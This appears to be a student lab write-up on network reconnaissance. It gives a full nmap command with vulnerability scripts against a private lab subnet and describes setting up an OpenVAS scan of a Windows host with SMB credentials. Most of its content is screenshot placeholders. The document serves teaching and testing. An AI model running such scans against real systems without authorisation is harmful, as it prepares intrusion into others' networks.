

1. **Map the Network using NMAP**
   Nmap command: nmap –O –sS –SV –version-intensity 5 –A –script=”default, vuln” –p 1-65535 10.10.111.0/24


   This command shows all the open ports, the OS on each host, and potential vulnerabilities. Screenshots attached and can be found below:




Continuation of screenshot:



Continuation of Screenshot:





Continuation of screenshot:




2. **OPENVAS**

I set the Target IP as the Window's IP (10.10.111.101). I checked all of the TCP Ports , and set the SMB username as poly and password [blank] as shown before. The rest was left as defaults for the scan.







Creating a new Task




My target used, IP of 10.10.111.101 with the SMB username as poly and no password




Setting the SMB



